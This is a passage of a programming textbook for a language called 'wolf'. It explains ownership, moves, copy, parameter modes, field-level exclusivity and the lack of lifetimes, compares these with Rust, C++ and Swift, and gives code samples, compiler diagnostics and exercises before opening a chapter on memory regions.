
Had the field been a `Meta`, line 7 would have moved it out of `p`, and the last line would be E1001.

Copying is a decision

For a type you define, assignment moves, and it moves whatever the value contains. `Meta` is a string and an integer, small and cheap enough that another language would duplicate it without telling you. Hand it to a new name and only the new name has it:

```
wolf · part(handover) · runs, exit 0
struct Meta { author: str, words: int }
fn main() -> !int {
    let a = Meta { author: "ada", words: 900 }
    let b = a
    print("{b.author}, {b.words} words")
    0
}
```

```
console
$ lupin handover.lu
ada, 900 words
```



The whole struct moved, its `str` and its `int` with it, though each alone would have copied: the rule is the type's, and `Meta` is not `Copy`. Read the old name afterward and the compiler stops you:

```
wolf · rejected, E1001
struct Meta { author: str, words: int }
fn main() -> !int {
    let a = Meta { author: "ada", words: 900 }
    let b = a
    print("{a.words} {b.words}")
    0
}
```


```
diagnostic
error[E1001]: `a.words` is used here after its value moved away
 --> ./s6.lu:8:13
  |
7 |     let b = a
  |             - `a` moved here
8 |     print("{a.words} {b.words}")
  |             ^^^^^^^ used after the move
  |
  = note: `a.words` is part of `a`; moving one empties the other. Disjoint
fields stay usable.
  = note: re-initializing the place (assigning to it) also makes it usable
again.
help: to keep the original, copy it at the move
  |
7 |     let b = copy a
  |
```

Change one word and the program runs:

```
wolf · runs, exit 0
struct Meta { author: str, words: int }
fn main() -> !int {
    let a = Meta { author: "ada", words: 900 }
```

```
    let b = copy a
    print("{a.words} {b.words}")
    0
}
```

```
console
$ lupin meta.lu
900 900
```



The rule worth extracting: for the types you define, duplication is a decision made at the site where it happens, not a property of the type looked up somewhere else. A reader of `let b = copy a` knows a second `Meta` now exists without knowing what `Meta` contains, and a reader of `let b = a` on a `Meta` knows `a` is finished. The `Copy` types of §7.1's table are the exception the language admits, each a value whose copy costs what its handover would: on the integers, the floats, `bool`, `char`, `byte` and `str`, `let b = a` leaves `a` alone. Every struct, tuple and enum moves, whatever its fields; exercise 7-4 tests that on a struct of nothing but `int`s.

Coming from C++: *this is the copy-constructor question answered the other way round. C++ made copying the default and asked authors to opt out with `= delete` or a move constructor; wolf makes handing over the default for every type you define and asks callers to opt in with a word. The C++ ordering produces the copy nobody meant, at the call nobody reads; this ordering produces a compile error, at the line where the decision belongs.*

Exercise 7-2 *(fingers · lupin)*. Given `struct Wolf { name: str, call: str }` and `struct Den { alpha: Wolf, beta: Wolf }`, draw the ownership tree of a `Den` before running

anything: one box per value, one arrow per field. Then move the deepest leaf out with `move` and verify, by printing them, that the leaf's sibling and its cousins are all still usable.

Exercise 7-3 *(extension (break-it-on-purpose) · wolf + lupin)*. Using one struct, one function taking `take`, and nothing else, write the smallest program that traps `use-after-move` *through a field*. Predict the compiler's E-code and the interpreter's trap kind before checking both. Why does the exercise say "through a field": what would be different, and what the same, with a bare local?

Exercise 7-4 *(comprehension · lupin)*. Every field of `P` is an `int`. Predict what the second line of `main` does to `a`:

```
wolf · rejected, E1001
struct P { x: int, y: int }
fn main() -> !int {
    let a = P { x: 1, y: 2 }
    let b = a
    print("{a.x} {b.y}")
    0
}
```

Then change one word so it prints `1 2`, and say what the changed program costs that the original did not.

7.3 Borrowing without the word

Chapter 4 stated the parameter rule and moved on. Here it is again, with the reason attached:

```
wolf · runs, exit 0
struct Doc { title: str, words: int }
fn longest(docs: List[Doc]) -> str {
    var best = ""
    var most = 0
    for d in docs {
        if d.words > most {
            most = d.words
            best = copy d.title
        }
    }
    best
}
fn main() -> !int {
    var docs = List[Doc]()
    (mut docs).push(Doc { title: "regions", words: 900 })
    (mut docs).push(Doc { title: "moves", words: 640 })
    let title = longest(docs)
    print("{title}, longest of {docs.len}")
    0
}
```

```
console
$ lupin longest.lu
regions, longest of 2
```

`longest` reads a list of two documents and `main` uses the list afterward. No annotation was written at either end, and the list never changed hands or was duplicated. (The loop's `copy d.title` says that `best` keeps a title of its own; a title is a `str`, so a plain `=` would have copied it too.) That is the *mode* an unwritten parameter has: the callee reads the caller's value for the duration of the call, and the caller keeps it. Returns are the other direction: `best` leaves `longest` for `title`, by the `return` row of §7.1′s table. A `str` is `Copy`, so that is two words copied; a `Doc` returned the same way would move. Either way `longest`'s own binding ends with the call, so nothing is left behind to read.

A parameter with no mode is the caller's, for reading, until the call returns. **Absence is the syntax,** and absence is the right syntax for the common case.

The signature says as much by what it leaves out. `longest` takes a `List[Doc]`, with no reference type and no annotation relating the argument's lifetime to the return value's; no such type exists anywhere in the language for a signature to mention. Wolf's cross-function story is entirely modes: read, `mut`, `take`. A function says what it does with your value, not how long it may keep a pointer to it, because it may not keep a pointer to it at all.

That is a real restriction, and §7.6 shows both sides of it. It is also what buys the silence: there is nothing to annotate here because there is nothing that could escape.

7.4 `mut` at both ends

The shelf, a document store we will keep for the rest of this part, starts as two structs and one function that changes something:

```
wolf · runs, exit 0
struct Doc { title: str, words: int }
struct Shelf { docs: List[Doc] }
fn add(mut s: Shelf, d: Doc) {
    (mut s.docs).push(d)
}
fn main() -> !int {
    var shelf = Shelf { docs: List[Doc]() }
    add(mut shelf, Doc { title: "regions", words: 900 })
    add(mut shelf, Doc { title: "moves", words: 640 })
    print("{shelf.docs.len} docs")
    0
}
```

```
console
$ lupin shelf.lu
2 docs
```

Count the `mut`s: one in the declaration, one at each call, and one on each receiver. `mut` is written wherever a value is about to be written through, including on the left of a method call: `(mut s.docs).push(d)` says out loud that `push` takes its receiver exclusively.

Drop the one at the call site and the program does not build:

```
wolf · rejected, E1007
struct Doc { title: str, words: int }
struct Shelf { docs: List[Doc] }
fn add(mut s: Shelf, d: Doc) {
    (mut s.docs).push(d)
}
fn main() -> !int {
    var shelf = Shelf { docs: List[Doc]() }
    add(shelf, Doc { title: "regions", words: 900 })
    print("{shelf.docs.len}")
    0
}
```

```
diagnostic
error[E1007]: `add` declares `s` as `mut`, but the call site does not say
so
  --> ./s11.lu:11:9
   |
 6 | fn add(mut s: Shelf, d: Doc) {
   |            - the parameter is declared here
...
11 |     add(shelf, Doc { title: "regions", words: 900 })
   |         ^^^^^ this argument
   |
help: write the argument's mode: `mut …`
   |
11 |     add(mut shelf, Doc { title: "regions", words: 900 })
   |
```

This is the one place where wolf asks you to type something a compiler could have inferred. The argument for it: open a file of wolf you have never seen, run one search, and you have that file's complete mutation surface.

```
console
$ grep -n '(mut ' shelf.lu
3:fn add(mut s: Shelf, d: Doc) {
4:    (mut s.docs).push(d)
8:    add(mut shelf, Doc { title: "regions", words: 900 })
9:    add(mut shelf, Doc { title: "moves", words: 640 })
```

Four lines out of twelve: one declaration that claims the right to write, and three places that exercise it. Nothing else in the file can change anything, and you learned that without reading the body of `add` or the body of `push`. Add `grep 'var '` for locals and the audit is complete, with no false negatives. That is the property a required annotation buys and an inferred one cannot. In a language where mutation is invisible at the call site, the same question takes a call graph.

Swift got here first: `inout` parameters are marked at the call with `&` for exactly this reason, and wolf's debt is direct. The difference is scope: Swift's `&` marks one parameter kind, while wolf spells every non-default mode at both ends, so `take` reads the same way `mut` does.

Exercise 7-6 *(extension · wolf + lupin)*. A bounded buffer: `struct Buf { items: List[int], cap: int }`. Write `push(mut b, x)`, which adds `x` and returns the new length, or the error row `{full}` when `b` already holds `cap` items; and `grow(mut b, extra)`, which builds a larger `Buf` and moves the old list into it. Fill a buffer of two, watch the third push fail, grow it by two, and push again. The `cap` is yours because the list's is not: a wolf `List` grows on its own and exposes no capacity to read or reserve. How many elements does `grow` copy?

Exercise 7-7 *(fingers + spelunking · lupin)*. Write `swap` for two `int`s using `mut` at both ends, and verify it. Then state the single search you would run over a strange codebase to find every line that can mutate anything, and what property of the language makes the search complete.

7.5 Field-granular exclusivity

`mut` means exclusive: for the duration of the call, that argument is the only way to reach the place. Two `mut` arguments in one call are therefore a question, and wolf answers it by looking at the paths.

```
wolf · runs, exit 0
fn swap(mut a: str, mut b: str) {
    let t = move a
    a = move b
    b = t
}
struct Doc { title: str, subtitle: str }
fn main() -> !int {
    var d = Doc { title: "draft", subtitle: "regions" }
    swap(mut d.title, mut d.subtitle)
    print("{d.title} / {d.subtitle}")
    0
}
```

```
console
$ lupin swap.lu
regions / draft
```

`d.title` and `d.subtitle` are different places, so two exclusive claims on them coexist, and one `swap` works on two fields of one struct. Point both arguments at the same field and the claims collide:

```
wolf · rejected, E1002
fn swap(mut a: str, mut b: str) {
    let t = move a
    a = move b
    b = t
```

```
}
struct Doc { title: str, subtitle: str }
fn main() -> !int {
    var d = Doc { title: "draft", subtitle: "regions" }
    swap(mut d.title, mut d.title)
    print("{d.title}")
    0
}
```

```
diagnostic
error[E1002]: `d.title` cannot go `mut` here: it overlaps `d.title`,
already passed `mut` in this call
  --> ./s13.lu:12:27
   |
12 |     swap(mut d.title, mut d.title)
   |              ------- `d.title` is passed `mut` here
   |                      ^^^^^^^ second exclusive claim on the same
place
   |
   = note: the same place twice is never disjoint.
```

```
console
$ lupin swap.lu
swap.lu: trap(exclusivity): `d.title` is accessed as `mut` while `d.title`
is held as `mut`; the paths conflict [mem.model.path.disjoint] at 9:23;
`d.title` held here at 9:10
$ echo $?
3
```

The rule the two tools share is one line, and `wolf --explain E1002` states it in general: two paths conflict when one is a prefix of the other. `d.title` conflicts with itself and with `d`; it does not conflict with `d.subtitle`. *Exclusivity* is that test, run at every call site, over paths, not variables.

A method that touches part of its receiver can say so, and then callers keep the rest:

```
wolf · runs, exit 0
struct Doc { title: str, subtitle: str, words: int }
impl Doc {
    fn retitle(mut self.{title, subtitle}, t: str) {
        self.subtitle = move self.title
        self.title = t
    }
}
fn main() -> !int {
    var d = Doc { title: "draft", subtitle: "", words: 900 }
    (mut d).retitle("regions")
    print("{d.title} / {d.subtitle} / {d.words}")
    0
}
```

```
console
$ lupin retitle.lu
regions / draft / 900
```

`mut self.{title, subtitle}` is a *view set*: a promise, in the signature, about which paths the method touches. It is a promise the compiler holds you to:

```
wolf · rejected, E1008
struct Doc { title: str, subtitle: str, words: int }
impl Doc {
    fn retitle(mut self.{title, subtitle}, t: str) {
        self.title = t
        self.words += 1
    }
}
fn main() -> !int {
    var d = Doc { title: "draft", subtitle: "", words: 900 }
    (mut d).retitle("regions")
    0
}
```

```
diagnostic
error[E1008]: this method declares a view of `self.{title, subtitle}`, but
touches `self.words`
 --> ./s15.lu:8:9
  |
6 |     fn retitle(mut self.{title, subtitle}, t: str) {
  |                ------------------------- the view set is declared
here
7 |         self.title = t
8 |         self.words += 1
  |         ^^^^^^^^^^ outside the declared view
  |
  = note: callers rely on the view: they may use the other fields while
this method runs. Add the
    field to the view set, or take plain `mut self`.
```

The footprint is part of the signature, so widening it is a visible change to your callers. That is the call-site `mut` principle, applied one level in.

Coming from Rust: *Rust checks disjoint field paths too: its borrow checker sees through them inside a function body, passing `&mut d.title` and `&mut d.subtitle` to one call compiles there as well, and the 2021 edition extended the same path-precision to closure captures. The contrast is the view set. A Rust method is `&mut self` or nothing (there is no way to write in a signature that a method touches only two of six fields), so a caller holding a borrow of `self.words` cannot call `d.retitle()`, and the*

advice is to refactor: split the struct, or make the method a free function taking the fields it wants. Rust has been circling a language answer to this under the name "view types" since 2021. Wolf put the footprint in the signature, which costs a signature that says more and buys callers that need no refactor.

Exercise 7-8 *(comprehension · wolf + lupin)*. The simplest possible exclusivity violation is one place claimed twice: `bump2(mut n, mut n)` where `bump2` takes two `mut int`s. Predict what each tool says, then answer the design question hiding under it: if the call *were* allowed, what would `n` be afterward, and why is "it depends on the body" the real reason for the rule?

Exercise 7-9 *(comprehension + spelunking · wolf + lupin)*. Four call shapes against `struct P { a: Q, b: Q }`, `struct Q { n: int }`. In each, `f` takes both of its arguments `mut` and writes through both, so its signature is the two argument types with `mut` on each: shape 1 calls `fn f(mut x: Q, mut y: Q)`, shape 2 `fn f(mut u: int, mut v: int)`. Verdict for each, before checking any:

1. `f(mut p.a, mut p.b)`
2. `f(mut p.a.n, mut p.b.n)`
3. `f(mut p.a, mut p.a.n)`
4. `f(mut p, mut p.b)`

Then check yourself against the compiler, and find the sentence in `wolf --explain E1002` that decides all four.

7.6 Why there are no lifetimes

Wolf has no lifetime annotations, by design, and will not grow them. That is a trade, not an absence, and this section shows both sides so you can judge it.

What Rust buys

Here is the program shape where Rust's precision earns its keep: a tokenizer that hands back borrowed slices of an input buffer it does not own:

```
rust · contrast
pub struct Token<'a> {
    pub text: &'a str,
}

pub fn tokens(input: &str) -> Vec<Token<'_>> {
    input
        .split_whitespace()
        .map(|text| Token { text })
        .collect()
}
```

No byte of the input is copied, each token is a pointer and a length aimed into it, and `'a` is what makes the whole thing sound: a `Token<'a>` cannot outlive the `&'a str` it points into, the compiler proves it, and the caller can hold the tokens in a struct, return them, and store them in a collection. No account of wolf's model can skip it.

What it costs

Three costs, all of them measured in the same currency: how much of the memory model shows up in signatures that have nothing to do with memory.

The first is virality. A lifetime in one struct is a lifetime in every struct that holds it and every function that touches one, so `'a` propagates outward through code whose author has no opinion about borrows.

The second is variance: a second type system, mostly invisible, that decides when `&'long T` may stand in for `&'short T`. It is sound, it is necessary, and most working Rust programmers meet it only as an error message.

The third is the sound programs the checker rejects. Non-lexical lifetimes fixed most of them in 2018; NLL "case #3" (a borrow that is live on one path and dead on the other, which the region-based checker cannot see) was the known remainder, and the Polonius work that addresses it has been under way since 2018. That measures how hard the last mile of this design is, and it is the mile wolf declined to walk.

Wolf's position

Wolf takes the coarser deal deliberately. Borrows exist, they are inferred, they are last-use rather than scope, and they are invisible, because they never cross a signature. A function's relationship to your memory is a mode, and modes have no duration to name: the call is the duration.

So the Rust program above has no wolf transcription, and this is what wolf writes instead:

```
wolf · runs, exit 0
struct Tok { start: int, end: int }
fn tokens(line: str) -> List[Tok] {
    var out = List[Tok]()
    var i = 0
    var start = 0
    while i <= line.len {
        if i == line.len || line[i..i + 1] == " " {
            if i > start { (mut out).push(Tok { start: start, end: i }) }
            start = i + 1
        }
        i += 1
    }
    out
}
fn main() -> !int {
    let line = "the wolf runs"
    for t in tokens(line) {
        print("{line[t.start..t.end]}")
    }
```

```
    0
}
```

```
console
$ lupin tokens.lu
the
wolf
runs
```

A `Tok` is two integers. It is not `Copy` (no struct is), but a `copy` of it is two words, it stores anywhere, it outlives anything, and it means nothing without the string it indexes, which the caller holds and which `line[t.start..t.end]` re-derives at each use, checked. The input is still not copied. What changed is who holds the proof: Rust's compiler proves the slice is valid, and wolf's caller keeps the string in scope and pays a bounds check.

Count the trade honestly. Wolf loses the API that hands out borrowed slices to arbitrary callers, and it loses the compile-time proof that the range is in bounds. It keeps the input un-copied, and it spends no character of any signature on memory. For the third option (memory that outlives the frame that made it, shared without copying) you name a granule instead of a lifetime, and that is the next chapter.

> ***Coming from Rust:*** *the summary is that wolf is betting on the distribution. Rust's annotations are the price of a guarantee you need on the hot path of a parser and nowhere in the request handler; wolf charges nothing in the handler and charges a bounds check or a region in the parser. If your programs are mostly parsers, that is a worse bet. Say so: that is the shape of the argument, and it is settled by measurement, not by taste.*

Exercise 7-10 *(spelunking · wolf)*. Run `wolf --explain E1001` and read all of it. Quote the sentence that licenses re-initialization, the phrase that states field granularity, and the one word in the first paragraph that makes `let b = a` and `f(take a)` the same subject.

Exercise 7-11 *(design)*. Rust's zero-copy parser hands out `&str` slices of an input buffer it does not own, with lifetimes proving the buffer outlives every slice. Sketch the wolf alternatives (copying the token text, returning byte ranges into a caller-held string, or parsing into memory the caller names) and argue which one a tokenizer library should ship. What does each cost, and who pays it?

7.7 What the machine does

A mode is a promise, and a promise a compiler can rely on is an optimization it can perform. That is the whole of this section: the facts you write for the reader are the facts the machine gets.

Take `swap(mut d.title, mut d.subtitle)`. The compiler passes each `mut` argument as an address, and attaches two facts to each: this address is readable and writable for the width of the value, and no other address in this call reaches the same bytes. C programmers have met the second fact before: it is `restrict`, and the difference is who is asserting it. In C the programmer asserts it and the compiler believes; a wrong `restrict` is undefined behavior discovered years later by a customer. In wolf the compiler derives it from `[mem.tier0.excl.1]` and rejects the program that would make it false. Same fact, and the two languages differ only on the question of who could be lying.

An unwritten parameter carries the complementary fact: for the duration of the call, nothing writes this place. A value that cannot change during a call is a value whose loads can be hoisted out of a loop and whose fields can be kept in registers across a call the optimizer cannot see into.

A move is the cheapest of the three. Handing a value over is a copy of its top-level words (for a `List`, the pointer, the length, and the capacity) plus a promise that the source will never be read again. The promise is what E1001 enforces, and it is why the copy is enough: with no second reader, there is nothing to keep consistent, and no destructor runs at the source. Moving a `Doc` between two owners costs the same as moving an `int` between two owners, whatever the `Doc` contains.

None of these facts is separate from the teaching. The optimizer's model of your program and the model in your head are the same model, written once, in the signature.

Exercise 7-12 *(fingers · lupin REPL)*. In the REPL, move a string out of one binding into another with `move` (a plain `=` would copy it), then read both, the corpse first. What does the session do that a compiled program cannot, and which clause tag names the reason the trap did not end your session?

7.8 Deciding at run time

Every trait call in chapter 5 was settled before the program ran. The compiler knew the concrete type at each call (`Row`, `Header`, `int`) and wired the call straight to the impl, so `r.text()` costs what any call costs and carries nothing at run time to say which `text` it is. That holds for a primitive too, and on a primitive the call spells the trait's name, the *qualified* form. The method sugar `n.text()` does not reach a primitive receiver; the compiler refuses it by name.

```
wolf · runs, exit 0
trait Text {
    fn text(self) -> str
}
impl Text for int {
    fn text(self) -> str { "int({self})" }
}
fn main() -> !int {
    let n: int = 7
    print(Text.text(n))
```

```
    0
}
```

```
console
$ lupin text.lu
int(7)
```

The other mode, deciding *at run time* which impl a call reaches, exists too, and wolf spells it the way it spells every deliberate cost, out loud: `dyn`. A `dyn Draw` is a pair of pointers, one to the value and one to a table of its trait's methods, and a function that takes one serves every implementing type through the same two loads:

```
wolf · runs, exit 0
trait Draw {
    fn draw(self) -> str
}
struct Dot { x: int }
struct Ring { r: int }
impl Draw for Dot {
    fn draw(self) -> str { "dot at {self.x}" }
}
impl Draw for Ring {
    fn draw(self) -> str { "ring of {self.r}" }
}
fn render(o: dyn Draw) -> str { o.draw() }
fn main() -> !int {
    let d = Dot { x: 3 }
    let r = Ring { r: 9 }
    print(render(d as dyn Draw))
    print(render(r as dyn Draw))
    0
}
```

```
console
$ lupin draw.lu
dot at 3
ring of 9
```

`render` is compiled once, for every `Draw` there is or will be. At `o.draw()` the machine loads the table pointer out of the pair, loads the `draw` entry out of the table, and calls through it, with the pair's other half as `self`. Two loads and an indirect call, per call, is the price of not knowing the type until the pair arrives, and it is paid at the one site that wrote `dyn`. `d.draw()` on the `Dot` binding in `main` would still be wired straight. Which is the whole of the trade in one sentence: a trait bound on a generic, chapter 5's `total[T: Add]`, is a separate copy of the function per type and no loads; a `dyn` is one copy of the function and two loads per call.

Now look at what feeds `render`: a *binding*, cast with `as dyn Draw`. That is a rule, and it is this chapter's rule. The pair owns nothing. Its data half points at the operand, so the

operand must be a place in §7.2's sense (a binding, a field, an index), and the pair reads that place for the duration of the call, the way an unwritten parameter in §7.3 reads its argument and hands it back. The binding keeps ownership, the pair borrows, and the call is the duration. Hand the cast a temporary instead and there is nothing to point at once the expression ends:

```
wolf · rejected, E0810
trait Draw {
    fn draw(self) -> str
}
struct Dot { x: int }
impl Draw for Dot {
    fn draw(self) -> str { "dot at {self.x}" }
}
fn render(o: dyn Draw) -> str { o.draw() }
fn main() -> !int {
    print(render(Dot { x: 3 } as dyn Draw))
    0
}
```

```
diagnostic
error[E0810]: a temporary has no home — bind it first
  --> ./s19.lu:13:18
   |
13 |     print(render(Dot { x: 3 } as dyn Draw))
   |                   ^^^^^^^^^^^^^^^^^^^^^^^^ this value would not
outlive the cast
   |
   = note: the dyn pair's data half points AT the operand, so the operand
must be a place: a
     binding, a field, or an index. Bind it first — `let home = …` — and
cast the binding:
     `home as dyn Draw`.
```

`a temporary has no home — bind it first`. The fix is the one the note spells: `let home = Dot { x: 3 }`, then `home as dyn Draw`. Read it beside §7.6, because it is the same decision at one more site. A pair that outlived its operand would need a lifetime to say so, and wolf has none to give it; so the cast is refused where the operand would die, and the one visible line the reader writes is the language declining to allocate a home behind your back.

Exercise 7-13 *(extension · lupin)*. Add a third shape to the `Draw` example, and then make `render` count its calls: what has to change, and what does not?

Exercise 7-14 *(design)*. The cast-a-binding rule exists because the dyn pair points at its operand rather than owning it. What would the language have to invent for `Dot { x: 3 } as dyn Draw` to be legal, and who would pay for it?

The shelf, and what it cannot do

The value rules are complete. Every one of them has been a way of answering "who owns this" with the same answer: exactly one place, and the language will tell you which.

That answer has a ceiling, and the shelf hits it as soon as two parts of the program want the same document:

```
wolf · runs, exit 0
struct Doc { title: str, words: int }
struct Shelf { docs: List[Doc], recent: List[Doc] }
fn read(mut s: Shelf, i: int) {
    (mut s.recent).push(copy s.docs[i])
}
fn revise(mut s: Shelf, i: int, w: int) {
    s.docs[i].words = w
}
fn main() -> !int {
    var shelf = Shelf { docs: List[Doc](), recent: List[Doc]() }
    (mut shelf.docs).push(Doc { title: "regions", words: 900 })
    read(mut shelf, 0)
    revise(mut shelf, 0, 1200)
    print("shelf: {shelf.docs[0].words}, recent: {shelf.recent[0].words}")
    0
}
```

```
console
$ lupin shelf.lu
shelf: 1200, recent: 900
```

The recent list holds a document that stopped being true. It was accurate when it was copied and it has been drifting ever since, and the two tools this chapter has for the problem are both worse than the problem: copy on every read and go stale, or store indices and hand-maintain them against every insert and removal. A tree of single owners has no way to say "these two lists are looking at one document", and no way at all to say "these five thousand objects live and die together."

You can feel the shape of the missing feature. It is not a smarter borrow. It is a bigger granule.

Exercise 7-15 *(extension · lupin)*. The longest common subsequence of two line lists is the skeleton every diff tool hangs on. Build the DP table as a `List[List[int]]` and return its corner. For two three-line "files" of your choosing, compute the answer on paper first, then check it. Note what the signature says about ownership: which of your parameters were moved, and how many annotations did it take to say so?

Exercise 7-16 *(comprehension + extension · lupin)*. Extend 7-15 into a printing diff: walk the finished table backward from the corner, emitting two spaces for common lines, `- ` for deletions, `+ ` for additions. Before running, predict the full output for `old` = wolf / moon / elk and `new` = wolf / elk / river. Then explain why the walk must go *backward*.

Exercise 7-17 *(fingers · lupin)*. The plane-geometry kata: a `Point`, a `Rect` of two points (low corner in, high corner out), and an `impl` giving `Rect` three methods — `contains(self, p)`, `overlaps(self, o)`, `area(self)`. Probe the edges: a point on the low edge, a point on the

high edge, a rectangle that shares only a corner line. Every method here borrows. How do you know that from the signatures alone?

Exercise 7-18 *(extension · lupin)*. One job, two ownership stories: uppercase every string in a list. Write it consuming — `shouted(take xs)` returns a new list and the argument is gone — and lending — `shout(mut xs)` rewrites in place and returns nothing. Run both. Count what each costs at the call site and in allocations, then answer: which one should a library export, and does the other need to exist at all?

Exercise 7-19 *(fingers · lupin)*. The same plane geometry as 7-17, asked of the arms instead of the fields. Write `corner(p)`, which names where a `Point` sits relative to the axes, and `kind(r)`, which describes a `Rect` — both as a single `match` whose arms take the value apart by field name rather than reading `p.x` and `self.lo.y` through the value. Two questions when it runs: which arm of `corner` would become unreachable if you moved it to the top, and why does `kind`'s second arm need no _ beside it?

Exercise 7-20 *(extension · wolf + lupin)*. Take 7-16's walk one step further. Instead of printing, `diff(a, b)` returns the edits as a `List[Edit]`, with `struct Edit { mark: str, line: str }`, and the caller prints them and counts the changed lines. Before writing it, decide whether `diff` lends its two lists or takes them, and say in one sentence what the lines in the result are under each choice. Run it on a three-line config file and a four-line successor of your own.

Exercise 7-21 *(extension · wolf + lupin)*. The last three exercises share one shelf, whose documents now carry a list of their own: `struct Doc { title: str, words: int, tags: List[str] }` and `struct Shelf { docs: List[Doc] }`. First, `remove(mut s, title)`: take every document with that title off the shelf and return how many went, or the error row `{missing}` when none did. Build the shelf's new list by moving the survivors into it. How many documents does `remove` copy, and why is the shelf `mut` rather than `take`?

Exercise 7-22 *(extension · wolf + lupin)*. Second, `` `merge(mut into, take from): `move every document of` from` `` onto the end of `into`. Why is `from` taken rather than `mut`, what may the caller do with its own binding after the call, and what would leaving `take` off the `push` inside the loop cost?

Exercise 7-23 *(comprehension + spelunking · wolf + lupin)*. Third, `longest(s)`: return the document with the most words, the `Doc` itself and not its title, from a shelf passed with no mode. Write it the obvious way, ending on `s.docs[best]`, and build it. Read what the compiler says, then `wolf --explain E1002`, and pick one of the two repairs it offers: which one does a query on a shelf want? Then run the unrepaired program under `lupin`, and say why §7.3's `longest` never met this, and why it would not have met it even returning a `Doc`, as long as that `Doc` had no `tags`.

8. Regions: memory in the shape you meant

You have written this program before. A server that builds up parse trees, buffers, and half-rendered responses for one request, then throws the whole lot away when the response goes out. In C you built an arena for it. In Rust you fought the borrow checker to encode it. Wolf spells it in one word.

Chapter 7 ended at a ceiling. A tree of single owners can say who owns one document; it has no way to say "these five thousand objects live and die together." This chapter makes that sentence sayable, and both problems that closed chapter 7 turn out to be the same problem.

8.1 You already think in regions

Here is the shelf's request path, whole:

```
wolf · runs, exit 0
struct Doc { title: str, words: int }
fn main() -> !int {
    var served = 0
    region request {
        var docs = List[Doc]()
        (mut docs).push(Doc { title: "regions", words: 900 })
        (mut docs).push(Doc { title: "moves", words: 640 })
        served = docs.len
    }
    print("{served} documents, one free")
    0
}
```

```
console
$ lupin request.lu
2 documents, one free
```

Inside the braces, allocation is ordinary: build a list, push documents into it, let the list grow its buffer. At the closing brace all of it (the list, the buffer, both documents, every string they own) is freed in one motion: one free, not one per object.

A *region* is that arena, checked: the compiler proves nothing escapes it alive, and the whole thing dies at a point you wrote down. Wolf did not invent the granule. It checks the one you already believed in.

Three programs make the case, and you have written at least one of them.

The per-request arena. A server handles a request: parse the headers, build a response, send it. Everything the request touched dies when the response is flushed, except the response bytes. C programmers hand-roll this with `arena_alloc` and one `arena_free`; the discipline is enforced by code review and a wiki page. It is also the arena you most want a

ceiling on, since a request is where a stranger gets to decide how much work your program does — §8.9 puts one there.

The per-frame scratch. A game loop computes collision pairs and a display list, draws them, and starts over sixty times a second. The survivor is the game state. Everything else is garbage before the monitor has finished refreshing.

The world state. The store, the connection pool, the interned strings: allocated at startup, alive until the process is. Nothing frees them because nothing has to.

Each of those is a group of allocations sharing a death. That is the whole idea, and it is older than most of the languages that cannot express it. What C gives you is the mechanism without the check: an arena and the standing possibility that a pointer into it outlives it. What tracing garbage collection gives you is the check without the shape: the objects die eventually, in an order and at a moment nobody wrote down. Wolf gives you both halves: you name the group, the compiler holds you to it.

Exercise 8-1 *(comprehension · prose)*. Three programs you have met or written: (a) a web server handling one request (parse the headers, build a response, send it); (b) a compiler pass (read an AST, produce a transformed AST, discard the scratch); (c) a game loop (each frame computes collision pairs and a display list, then draws). For each, name the group of allocations that share a death, the moment they all die, and the one value (if any) that must survive. No wolf required; the point is that the regions were already there.

8.2 The block form

The shelf takes commands on one line, and parsing one command allocates: a list of fields, the substrings inside it, whatever the parse builds on the way. None of it outlives the command.

```
wolf · runs, exit 0
struct Doc { title: str, words: int }
fn parse(line: str) -> Doc {
    var parts = List[str]()
    for w in line.words() { (mut parts).push(w) }
    Doc { title: parts[1], words: parts.len - 2 }
}
fn main() -> !int {
    var counted = 0
    region command {
        let d = parse("put regions the wolf runs at dusk")
        print("{d.title}: {d.words} words")
        counted = d.words
    }
    print("{counted} counted, the parse freed")
    0
}
```

```
console
```

```
$ lupin command.lu
regions: 5 words
5 counted, the parse freed
```

Read `parse` again. It carries no region parameter, no annotation on its return type, and no opinion about where its memory comes from, yet `parse` is where all the allocation happens.

